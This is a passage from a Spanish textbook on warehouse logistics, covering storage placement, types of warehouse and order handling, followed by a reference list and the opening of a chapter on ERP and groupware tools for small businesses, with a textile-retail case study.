El almacenamiento de la mercancía se debe realizar aprovechando al máximo el volumen del almacén, así, podremos almacenar más mercancía, y hacer más fácil el acceso a la misma.

5.1.9 La ubicación aleatoria

Consiste en depositar la mercancía en el primer espacio libre que se encuentre en el almacén. Esta modalidad permite, por una parte, ahorrar tiempo, mientras que por la otra, presentará problemas en el momento de localizarla, si no se hace constar en los registros pertinentes el lugar donde está almacenada.

5.1.10 La ubicación estática

Se caracteriza porque cada mercancía tiene su espacio reservado. Tiene la ventaja de que se puede localizar con facilidad, y el inconveniente es el desaprovechamiento del espacio, pues no puede ser ocupado por otra mercancía.

- ❖ **La ubicación sectorial**, en esta modalidad, el almacén se divide en sectores, a los cuales se le asigna una o varias familias de artículos; cada uno de estos sectores quedará reservado para la mercancía perteneciente a las familias.
- ❖ **La localización** de los distintos sectores que constituyen el almacén se suele señalar, atendiendo a los pasillos, por zona del pasillo y nivel de la estantería, tal como se muestra en la siguiente figura:



Señalización de un almacén.

Para almacenar las mercancías, además de la nave o edificio, las instalaciones y los recursos humanos o personas que trabajan en el almacén, se requiere de una serie de equipos que permitan: minimizar el tiempo en las tareas de manipulación y almacenamiento; evitar que los trabajadores hagan esfuerzos excesivos en el manejo de lotes grandes o mercancías voluminosas; reducir costes, etcétera, y que al mismo tiempo contribuyan a realizar las actividades de forma más eficiente.

Equipos para la manipulación y almacenamiento						
Estáticos	Los silos:	Por las unidades de almacenamiento: - Simples. - Múltiples. Por la forma: - Cilíndricos. - Poligonales.				
	Con movimiento sin traslado:	Cintas transportadoras. Grúas aéreas.				
Dinámicos	Con movimiento y traslado:					
		<table><tr><th>Manuales</th><th>Mecánicos</th></tr><tr><td>Transpaleta. Apiladores.</td><td>Transpaleta. Apilador. Carretilla retráctil. Carretillas elevadoras. Carretilla trilateral. Carretilla recogepedidos. Transelevadores. Vehículos guiados.</td></tr></table>	Manuales	Mecánicos	Transpaleta. Apiladores.	Transpaleta. Apilador. Carretilla retráctil. Carretillas elevadoras. Carretilla trilateral. Carretilla recogepedidos. Transelevadores. Vehículos guiados.
Manuales	Mecánicos					
Transpaleta. Apiladores.	Transpaleta. Apilador. Carretilla retráctil. Carretillas elevadoras. Carretilla trilateral. Carretilla recogepedidos. Transelevadores. Vehículos guiados.					

Equipos para la manipulación y el almacenamiento.

5.2 Tipos y configuración de un almacén.

Según su función en la red logística podemos distinguir los almacenes siguientes:

- **Almacén de consolidación.** Es el almacén en el que se concentra una serie de pequeños pedidos de diferentes proveedores, para agruparlos y así realizar un envío de mayor volumen. Este tipo de almacén tiene la ventaja de que reduce los costes de transporte al agrupar varios pedidos en uno de mayor tamaño; permite aplicar la técnica del Just in Time y favorece el flujo de los productos a los clientes.
- **Almacén de división de envíos o de ruptura.** Es el almacén en el que se realiza la función contraria a la del caso anterior, es decir, cuando un pedido es de gran volumen para enviarlo al cliente, en este almacén se divide para realizar envíos de menor tamaño.

Según su situación geográfica y la actividad que realicen, podemos distinguir entre:

- **Almacén central.** Es el almacén más próximo a los centros productivos con el fin de disminuir los costes. Una de las funciones que tiene este tipo de almacén es suministrar productos a los almacenes regionales. Se caracteriza por que en él se manipulan unidades de carga completas, tales como paletas.
- **Almacén regional.** Es el almacén que se localiza cerca de los lugares donde se van a consumir los productos. Se caracteriza por su especial diseño: adecuado para recibir grandes vehículos para la descarga de mercancía y con una zona de expedición menor. La ruta de distribución de los productos del almacén a los centros de consumo no debe ser superior a un día.
- **Almacén de tránsito.** Se trata de un recinto especialmente acondicionado para la recepción y expedición rápida de productos.

Según el tratamiento fiscal que reciben los productos almacenados, podemos distinguir los siguientes tipos de almacenes:

- **Almacén con productos en régimen fiscal general.** Es aquel en el que los productos almacenados no gozan de exenciones fiscales, por lo que se les aplican los impuestos vigentes y de forma general.
- **Almacén con productos en régimen fiscal especial.** Es el almacén cuyos productos están exentos de impuestos ordinarios mientras estén situados en ese espacio en concreto; un ejemplo de ello son las zonas francas, los depósitos aduaneros, etcétera.

Según el recinto del almacén, tenemos los siguientes tipos:

- **Almacén abierto.** Es aquel que no requiere ninguna edificación, la superficie destinada a almacenaje -al igual que los pasillos- queda delimitada por una valla, o bien por números o señales pintadas. Debe almacenarse productos que no se deterioren cuando estén expuestos a la intemperie.

- **Almacén cubierto.** Es el almacén cuya área destinada al depósito de los productos está constituida por un edificio o nave que los protege. En ocasiones hay productos que necesitan estar protegidos de la luz, tener unas condiciones térmicas especiales, etc., por lo que debe existir un edificio adecuado para estos casos.

Según el grado de mecanización podemos distinguir distintos tipos de almacenes, en función de cómo se manipulen los productos, se usen los equipos y se apliquen los sistemas de almacenaje:

- **Almacén convencional.** Es aquel cuyo equipamiento máximo de almacenaje consiste en estanterías para el depósito de paletas, con carretillas de mástil retráctil. Esto influirá en las dimensiones del almacén, cuya altura oscilará entre 6 y 7 m; además deberá tener pasillos anchos para que discurran sin dificultad las carretillas.
- **Almacén mecanizado.** Es el almacén en el que la manipulación de productos se realiza mediante equipos automatizados, por lo que reduce al mínimo la actividad realizada por los trabajadores. Su altura sobrepasa los 10 m, por lo que permite almacenar mayor volumen de productos.

5.3 Los procesos del almacén

5.3.1 La preparación de los pedidos

La preparación del pedido tiene un coste más elevado que el resto de actividades que se desarrollan en el almacén, debido a que:

- Los costes de manutención recaen siempre sobre las unidades individualizadas y no sobre la carga agrupada.
- La mecanización de esta operación es compleja y no llega a automatizarse en su totalidad.
- En la mayoría de las ocasiones, las unidades de expedición no coinciden con las recibidas (las primeras suelen ser inferiores a las segundas).

Generalmente, en los almacenes se suelen recibir paletas completas de productos y se expiden cajas o medias paletas. Cuando las expediciones son de mayor volumen suelen prepararse paletas completas, pero de distintos productos, incrementando la tarea de manipulación. Un estudio realizado para estimar los costes que se generan en la manipulación de productos en almacenes arroja los porcentajes que podemos ver en la Tabla siguiente.

Tarea	%
Carga, descarga y transporte	3
Almacenaje	7
Preparación de pedidos	90

5.3.2 Expedición

La expedición consiste en el acondicionamiento de los productos con el fin de que éstos lleguen en perfecto estado y en las condiciones de entrega y transporte pactadas con el cliente. Las actividades que, de forma genérica, se realizan en esta fase son:

- El embalaje de la mercancía, que consiste en proteger ésta de posibles daños ocasionados por su manipulación y transporte.
- El precintado, que pretende asegurar la protección de la mercancía y aumentar la consistencia de la carga. Para ello se suele emplear el fleje y las películas retráctiles.
- El etiquetado, es decir, las indicaciones que identifican la mercancía embalada, así como otro tipo de información de interés para su manipulación y conservación, o información logística.
- La emisión de la documentación, ya que toda expedición de mercancías debe ir acompañada de una serie de documentos habituales que deben cumplimentarse en toda operación de compraventa; los más utilizados son el albarán o nota de entrega y la carta de porte.

Debemos destacar que las tareas enumeradas anteriormente son responsabilidad del vendedor, según lo indicado en la normativa española y en los Incoterms, a no ser que se pacte lo contrario.

5.3.3 Organización y control de las existencias

La organización y el control de las existencias dependerá del número de referencias a almacenar, de su rotación, del grado de automatización e informatización de los almacenes, etc. Independientemente de esto, para una buena organización y control deberemos tener en cuenta dónde ubicar la mercancía y cómo localizarla.

5.3.4 El recinto del almacén

El recinto del almacén se divide en distintas áreas, en las que se desarrollan unas actividades específicas. Según el tamaño y el tipo de almacén habrá unas zonas u otras. Las más habituales son:

5.3.4.1 Zona de descarga

Es el recinto donde se realizan las tareas de descarga de los vehículos que traen la mercancía procedente de los proveedores, principalmente, y de las devoluciones que realizan los clientes. En este recinto se encuentran los muelles, que ocupan tanto la parte interna como la parte externa del almacén. Las zonas externas comprenden los accesos para los medios de transporte a su llegada, espacio suficiente para que los vehículos realicen las maniobras oportunas, zona para aparcar y el espacio reservado para su salida.

5.3.4.2 Zona de control de entrada

Una vez descargada la mercancía, ésta se traslada a un recinto donde se contrasta lo que ha llegado con los documentos correspondientes a lo solicitado. En primer lugar se realiza un control cuantitativo, en el que se comprueba el número de unidades que se han recibido, bien sean paletas, bultos, cajas, etc. Posteriormente se hace un control cualitativo, para conocer el estado en que se encuentra la mercancía, el nivel de calidad, etc. Algunos productos exigen que se preparen salas especializadas y personal técnico para realizar este tipo de control.

5.3.4.3 Zona de envasado o reenvasado

Encontraremos esta zona en aquellos almacenes en los que se requiere volver a envasar o repaletizar -en unidades de distinto tamaño- las cargas recibidas, por exigencia del sistema de almacenaje, por razones de salubridad o simplemente para etiquetar los productos recibidos.

5.3.4.4 Zona de cuarentena

Sólo algunos almacenes tienen esta zona. En ella se depositan los productos que, por sus características especiales, la normativa exige que pasen unos análisis previos al almacenamiento para conocer si están en buen estado o no. Hasta que no se realicen esas pruebas el producto no se puede tocar ni almacenar.

5.3.4.5 Zona de almacenamiento

Se denomina zona de almacenamiento al espacio donde se almacenan los productos hasta el momento en que se extraen para proceder a su expedición. En esta zona se diferencian dos áreas:

- Un área que se destina al stock de reserva o en masa, desde donde se trasladan los productos a otras áreas donde se preparan para la expedición. Para ello se requieren equipos de almacenamiento específicos como, por ejemplo, la habilitación de los pasillos para la correcta manipulación de la mercancía.
- El área denominada de picking, que es donde se extraen los productos para su expedición. Se caracteriza por que los recorridos de la mercancía y el tiempo de preparación del pedido son más cortos. En esta zona se emplean equipos de manutención específicos, que facilitan al operario la realización de tareas de picking.

References

1. Icil (2004): Estudio sobre perfiles logísticos existentes en España, ICIL.
2. Kotler, p.; cámara, d.; grande, l.; cruz, i. (2000): Dirección de Marketing, Madrid, Pearson Educación.
3. Sabriá, f. (2004): La Cadena de Suministro, Barcelona, ICG Marge.
4. García, j. Marketing logístico.
5. Aracil j, Gordillo f. Dinámica de Sistemas. Madrid: Alianza Universidad Textos, 1997.
6. Campuzano Bolarín F, McDonnel Ros L, Lario Esteban, FC. "Bullwhip Effect Consequences according to Different Supply Chain Management Strategies: Modelling and Simulation". Journal of Quantitative Methods for Economics and Business Administration, 2008a, Vol. 5, p.49-66.
7. Campuzano Bolarín, F., McDonnel Ros, L "Reducing the Impact of Demand Process Variability within a Multi-Echelon Supply Chain". (2008b) The Icfai Journal of Supply Chain Management, Vol. V, No. 2, pp. 7-21
8. Disney SM, Towill DR. "Vendor Managed Inventory and Bullwhip reduction in a Two level supply Chain". International Journal of Operations Et Production Management, 2003a, Vol. 23-6, p. 625-651.
9. Disney SM, Naim MM, Potter A. "Assessing the impact of e-business on supply dynamics". International Journal of Production Economics, 2004, Vol. 89-2, p. 109-118.
10. Dejonckheere J, Disney SM, Lambrecht MR, Towill DR. "The impact of information enrichment on the bullwhip effect in supply chains: A control engineering perspective". European Journal of Operational Research, 2004, Vol. 153-3, p. 727-750.
11. Forrester JW. Industrial Dynamics. Cambridge, MA: MIT Press, 1961.
12. Hosoda T, Disney SM. "On variance amplification in a three echelon supply chain with minimum mean square error forecasting". Omega, The International Journal of Management Science. 2005, Vol. 34, p. 344-358.
13. Urzelai Inza, A. "Manual Básico de logística Integral ". 2006. Editorial Díaz de Santos.
14. Campuzano, F. Cadenas de suministro tradicionales y colaborativas. Análisis de su influencia en la gestión de la variabilidad de la demanda.
15. Carrillo M. La gestión eficiente del ciclo de pedido en la cadena de suministro. Propuesta y aplicación al caso de una PYME colombiana. Icade, Revista trimestral de las facultades de derecho, y ciencias económicas y empresariales, nº 79, enero-abril
16. Escrive, J. Almacenaje de productos. Ed. McGraw-Hill.
17. Escudero, MJ. "Operaciones de almacenaje. Grado medio", ed. McGraw-Hill (ISBN:8448146980).
18. Alexandre Silvestre Ferreira, Aurora Pozo, Richard Aderbal Gonçalves (2015) An Ant Colony based Hyper-Heuristic Approach for the Set Covering Problem. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 1
19. Ana Silva, Tiago Oliveira, José Neves, Paulo Novais (2016). Treating Colon Cancer Survivability Prediction as a Classification Problem. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
20. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
21. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
22. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
23. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
24. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
25. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
26. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.

27. Chamoso, P., Raveane, W., Parra, V., & González, A. (2014). Uavs Applied to the Counting and Monitoring Of Animals. In *Advances in Intelligent Systems and Computing* (Vol. 291, pp. 71–80). https://doi.org/10.1007/978-3-319-07596-9_8
28. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. *AI Communications*, (Preprint), 1-18.
29. Daniel Ayala, Juan C. Roldán, David Ruiz, Fernando O. Gallego (2015). An approach for discovering keywords from Spanish tweets using Wikipedia. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 2
30. David Griol, José Molina (2015). Measuring the differences between human-human and human-machine dialogs. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 2
31. Fábio Silva, Cesar Analide (2015). Tracking Context-Aware Well-Being through Intelligent Environments. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 2
32. Gabriele Di Giammarco, Tania Di Mascio, Michele Di Mauro, Antonietta Tarquinio, Pierpaolo Vittorini (2015). SmartHeart CABG Edu. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 1
33. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. *Sensors (Basel)*, 18(5), 1633-1633. doi:10.3390/s18051633
34. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. *Sensors*, 18(3), 861.
35. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. *Sensors (Basel)*, 18(3), 865-865. doi:10.3390/s18030865
36. Hugo López-Fernández, Miguel Reboiro-Jato, José A. Pérez Rodríguez, Florentino Fdez-Riverola, Daniel Glez-Peña (2016). The Artificial Intelligence Workbench: a retrospective review. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 1
37. Leonardo Ochoa-Aday, Cristina Cervelló-Pastor, Adriana Fernández-Fernández (2016). Discovering the Network Topology: An Efficient Approach for SDN. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 2
38. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. *Future Generation Computer Systems*, 99, 278-294.
39. Muñoz, M., Rodríguez, M., Rodríguez, M. E., & Rodríguez, S. (2012). Genetic evaluation of the class III dentofacial in rural and urban Spanish population by AI techniques. *Advances in Intelligent and Soft Computing* (Vol. 151 AISC). https://doi.org/10.1007/978-3-642-28765-7_49
40. Pérez, A., Chamoso, P., Parra, V., & Sánchez, A. J. (2014). Ground Vehicle Detection Through Aerial Images Taken by a UAV. In *Information Fusion (FUSION)*, 2014 17th International Conference on.
41. Prieto, J., Mazuelas, S., Bahillo, A., Fernandez, P., Lorenzo, R. M., & Abril, E. J. (2012). Adaptive data fusion for wireless localization in harsh environments. *IEEE Transactions on Signal Processing*, 60(4), 1585–1596.
42. Prieto, J., Mazuelas, S., Bahillo, A., Fernández, P., Lorenzo, R. M., & Abril, E. J. (2013). Accurate and Robust Localization in Harsh Environments Based on V2I Communication. In *Vehicular Technologies - Deployment and Applications*. INTECH Open Access Publisher.
43. Ricardo Azambuja Silveira, Rafaela Lunardi Comarella, Ronaldo Lima Rocha Campos, Jonas Vian, Fernando De La Prieta (2015). Learning Objects Recommendation System: Issues and Approaches for Retrieving, Indexing and Recomend Learning Objects. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 4
44. Ricardo Faia, Tiago Pinto, Zita Vale (2016). Dynamic Fuzzy Clustering Method for Decision Support in Electricity Markets Negotiation. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 1
45. Rodríguez, S., Tapia, D. I., Sanz, E., Zato, C., De La Prieta, F., & Gil, O. (2010). Cloud computing integrated into service-oriented multi-agent architecture. *IFIP Advances in Information and Communication Technology* (Vol. 322 AICT). https://doi.org/10.1007/978-3-642-14341-0_29

Gestión competitiva en PYMEs. Herramientas ERP y groupware

Roberto Casado-Vara¹ and Arturo Pérez Pulido²

¹ University of Salamanca, Plaza de los Caídos s/n – 37002 – Salamanca, Spain
rober@usal.es

²Stratus Technology Solutions, P.O Box 482 Churchville MD 21028
ppulido@stratustechsolutions.com

Resumen. Con el crecimiento de las nuevas tecnologías se ha informatizado todo el entorno de trabajo. La mayor parte de las empresas entregan a sus empleados dispositivos con los que pueden realizar su trabajo, lo que permite afirmar sin miedo a equivocarse que la informática es una pieza angular de las empresas hoy en día. En este capítulo se tratará en profundidad las herramientas informáticas que utilizan las empresas para gestionar su actividad diaria. Para ello, la comunidad informática definió las herramientas de gestión integral, que permiten gestionar y controlar de forma efectiva el trabajo. Además, se explicará el funcionamiento de las herramientas que facilitan y optimizan el trabajo en grupo independientemente del lugar de trabajo o el momento en el que se haga este. Para concluir con el capítulo, se presentarán herramientas disponibles en el mercado que cuyo uso está muy extendido en las pequeñas y medianas empresas.

Palabras clave: Herramientas ERP; Groupware

Abstract. With the growth of new technologies, the entire working environment has been computerized. Most companies give their employees devices with which they can perform their work, which allows us to affirm without fear of making a mistake that information technology is a cornerstone of companies today. In this chapter we will deal in depth with the computer tools that companies use to manage their daily activities. For it, the computer science community defined the tools of integral management, that allow to manage and to control of effective form the work. In addition, it will explain the operation of tools that facilitate and optimize group work regardless of the place of work or the time at which it is done. To conclude with the chapter, there will be presented tools available in the market that are widely used in small and medium enterprises.

Keywords: ERP Tools; Groupware

1 Introducción

La informatización del entorno de trabajo es hoy en día una realidad. La mayoría de las empresas ponen a disposición de sus empleados desde un simple ordenador, hasta un completo dispositivo móvil de última generación. Hoy en día se puede afirmar que los ordenadores y la informática en general se han convertido en una herramienta indispensable dentro del contexto laboral.

Esta nueva forma de trabajar, y de entender el trabajo ha traído consigo una gran cantidad de ventajas. Entre estas ventajas cabe destacar en primer lugar la optimización de los procesos en la empresa y el consiguiente aumento de la productividad de los trabajadores de forma tanto individual como en grupo, un mayor control por parte de los responsables, etc. Además, por otro lado, las ventajas como son la independencia de tiempo y lugar derivadas de la globalización y el crecimiento de las redes e Internet.

No obstante, como no podía ser de otro modo la informatización del entorno de trabajo también ha provocado una serie de retos y dificultades que ha habido que superar. Estos retos están relacionados con el aumento ingente de datos e información disponible, la ubicuidad de los trabajadores y de los propios puestos de trabajo, la dificultad de gestión de una empresa tecnológicamente avanzada, etc.

En este módulo abordaremos cómo la propia informática ha dado solución a estos retos mediante productos software que facilitan la gestión de los procesos tanto de una gran empresa, como de una PYME. Entre estas soluciones en primer lugar se presentará el software conocido como ERP (*Enterprise Resource Manager*). Los ERP permiten la gestión integral de una empresa y así como el control y optimización de sus procesos. Por otro lado, como no sólo se trata de dar solución a los problemas de las empresas a gran escala, también se hablará del software que permite la comunicación y distribución de información entre los trabajadores una empresa en el día a día. Se está hablando de las herramientas conocidas como Groupware o de Trabajo en Grupo, que no son más que herramientas que permiten la comunicación entre grupos de trabajo con independencia de tiempo y/o lugar. Finalmente, para comprender mejor el funcionamiento de estas soluciones software, se presentarán algunas de las herramientas disponibles en el mercado más conocidas y utilizadas en el entorno de la pequeña y mediana empresa [1-5].

2 ¿Qué es un ERP?

Un sistema ERP es una aplicación informática que permite **gestionar todos los procesos de negocio de una compañía de forma integrada**. Sus siglas provienen del término en inglés **ENTERPRISE RESOURCE PLANNING** (o Planificación de Recursos en la Empresa). Por lo general, este tipo de sistemas está compuesto de módulos como Recursos Humanos, Ventas, Contabilidad y Finanzas, Compras, Producción, entre otros, brindando información cruzada e integrada de todos los procesos del negocio. Este software debe ser adaptado para responder a las necesidades específicas de cada organización. Una vez implementado, un ERP permite a los empleados de una empresa administrar los recursos de todas las áreas, simular distintos escenarios y obtener información consolidada en tiempo real.

En resumen, el ERP es una **herramienta que ayuda a integrar todos los procesos del negocio y a optimizar los recursos disponibles**. Sus funciones son, por tanto:

- Ayudar – El ERP no es la “solución final” sino es un elemento más que se apoyará y apoyará al resto de la compañía a mejorar y a alcanzar los objetivos propuestos. Necesita al resto de elementos (empleados, otros sistemas, procesos, normas...) y por supuesto ayudará a todos estos elementos.
- Integrar – A lo largo de todo el documento haremos un importante hincapié en la importancia de la integración entre los procesos, empleados... y el ERP. Si no se logra la integración completa y correcta del ERP con el resto de la compañía, este no podrá ser utilizado con eficiencia.
- Optimizar – Este es el objetivo básico e inicial por el que se suelen adoptar los ERP, mejorar la eficiencia y la efectividad de todos los recursos, inversiones, procesos y acciones de la empresa.

La importancia del impacto del ERP en los procesos cotidianos de la organización y la inversión que la misma debe hacer en términos económicos, hacen que el proceso de selección de la herramienta sea un tema delicado. Se debe tener en cuenta también que no es una tarea que se haga frecuentemente y que se espera un determinado retorno de la inversión en términos monetarios y de tiempo de uso.

Es importante diferenciar entre las *suites* de gestión (compuestas habitualmente por programas o módulos de facturación y contabilidad) y el ERP que contiene todo aquello que la empresa pueda necesitar (gestión de proyectos, gestión de campañas, comercio electrónico, producción por fases, trazabilidad, gestión de calidad, gestión de cajas descentralizadas o centralizadas (TPV (Terminal Punto de Venta), pasarelas de pago electrónico, gestión de la cadena de abastecimiento, logística, etc.) integradas y enlazadas entre sí. No basta con tener alguna de las funcionalidades, hay que tenerlas todas, aunque no se utilicen, para estar disponibles para necesidades futuras.

El saber si una empresa necesita o no un ERP es otro asunto. Por ejemplo, una empresa que necesite de una cadena de abastecimientos le puede ser vital un ERP (depende en gran medida de esta cadena de abastecimientos y su logística asociada). En cambio, para una empresa que únicamente necesite automatizar una parte de sus procesos de negocio puede no ser tan importante un

ERP. Que para el primer ejemplo se necesite un ERP puede ser más claro, pero que para el segundo necesite una suite de gestión puede ser más discutible y se tendría que evaluar las necesidades reales de la empresa.

Antes de comenzar a profundizar en el campo de los ERP y en su estudio, trataremos de exponer de forma muy clara, a partir de un ejemplo, cómo un ERP o al menos un sistema con el mismo concepto base, objetivo y responsabilidades, es necesario en muchas compañías para evitar situaciones desagradables y peligrosas para las mismas.

Imaginemos una cadena de tiendas de venta textil. Esta cadena tuvo sus orígenes a mediados de los 70 con su primera tienda en Salamanca. Más tarde se fue expandiendo por las provincias de Castilla y León. Su última incorporación ha sido en Palencia y con proyectos de seguir expandiéndose. Actualmente, en total, hay 50 tiendas repartidas en la comunidad.

Se pueden observar dos empresas, la creadora de prendas y la cadena de tiendas. Con sede central en Salamanca, actualmente el funcionamiento interno de la empresa consiste en hacer toda la facturación, compras, pagos y nóminas a mano. La creadora de prendas se encarga de diseñar, encargar la producción, comprar las prendas de terceros y venderlas a la cadena de tiendas. En la cadena, todas las ventas van por cajero y se anotan en albaranes para llevar un control. Al final del día estas se envían por fax a la central de Salamanca. Se lleva el registro manual de la facturación y cada día se hacen los correspondientes ingresos bancarios. Todas las tiendas actúan igual. Por lo tanto, en su situación actual, cada tienda es independiente y se tiene que esperar al final del día para obtener los datos. La comunicación e interacción entre ellas es más difícil y saber el estado actual de la tienda es complicado y lento.

Actualmente la empresa textil gestiona de manera manual y anticuada las 49 sucursales que tiene. Está interesada en modernizar su metodología de gestión y unificarlas bajo un mismo sistema, optimizando la funcionalidad y consiguiendo que la mayor parte de los procesos estén lo más automatizados posible, ahorrando tiempo y dinero. También es interesante que el sistema no se quede obsoleto y pueda seguir adaptándose a sus necesidades futuras. Con todo esto, podremos conseguir que la empresa no se quede estancada en su desarrollo y agilizar sus gestiones diarias. La empresa está interesada en todas estas ventajas y cambios. Todos estos cambios, modernización y aprendizaje le supondrán un coste económico que se tendrá que estudiar, pero con unas ventajas posteriores en la que está interesada.

De este caso se pueden extraer muchas lecciones de cara al modo de trabajar y a las cuestiones a tener en cuenta a la hora de administrar y gestionar una empresa, o una parte de esta. Debemos tener en cuenta algunos detalles:

- El tamaño de la empresa y por lo tanto el nivel de recursos a los que tiene acceso.
- La época y la venta de prendas.
- La empresa, antes de decidir cambiar, había tenido por ser incapaz de soportar el número de peticiones que recibían.

La empresa ha decidido que es hora de mejorar y agilizar la comunicación y eficiencia de las tiendas. Los ERP's ya funcionan en grandes corporaciones por lo que tenemos las garantías que nos van a cubrir nuestras expectativas. Debido a su expansión por el territorio nacional esta agilización le permitirá un mayor control sobre los gastos y beneficios que repercutirán sobre la calidad final de la atención al usuario y beneficios de la empresa. Está dispuesta a un gasto para obtener unos sistemas integrados, robustos, con capacidad de crecimiento futuro y un reconocimiento de mercado y soporte técnico que le permita continuar con su labor de mercado y mejor atención de clientes.


La empresa comprende el valor que le puede proporcionar la información que le ofrecerá una correcta implantación de un sistema ERP. Con esta información quiere, entre otras cosas, una mejor gestión de las mercaderías a llevar a cada tienda o una mejor gestión económica que repercutirá en el producto final que recibirán los clientes.

Con este cambio también pretende unificar criterios y métodos de trabajo entre las diferentes regiones, unificar software y tecnologías y disponer de un sistema de información integrado a nivel estatal, con posibilidades de mayor expansión en un futuro, entre las distintas áreas funcionales dentro de la propia empresa.

Con esta transformación queremos obtener una mejora de procesos, apoyada en el uso de las TIC para una mayor eficiencia, obtener un mejor acceso a la información y beneficiarnos con una reducción de trámites entre las diferentes sucursales y el departamento central de Salamanca. También se deben incentivar el uso de las nuevas tecnologías para un uso de servicios telemáticos, los componentes de integración externos se deben apoyar en los sistemas internos. Con esto nos referimos a servicios con información dinámica donde los clientes puedan disponer de información detallada de los servicios o mercancías disponibles [6-10].

Las siglas ERP, como ya se ha expuesto, corresponden a *Enterprise Resource Planning*, y ya nos proporcionan una primera definición de cuál es el objetivo de este tipo de aplicaciones dentro de los sistemas informáticos de una compañía. En realidad, y tal como veremos a lo largo del documento, los ERP son en realidad bastante más que el software de planificación de recursos, ya que incluyen soporte para otros procesos empresariales, y no únicamente para la planificación de recursos a utilizar.

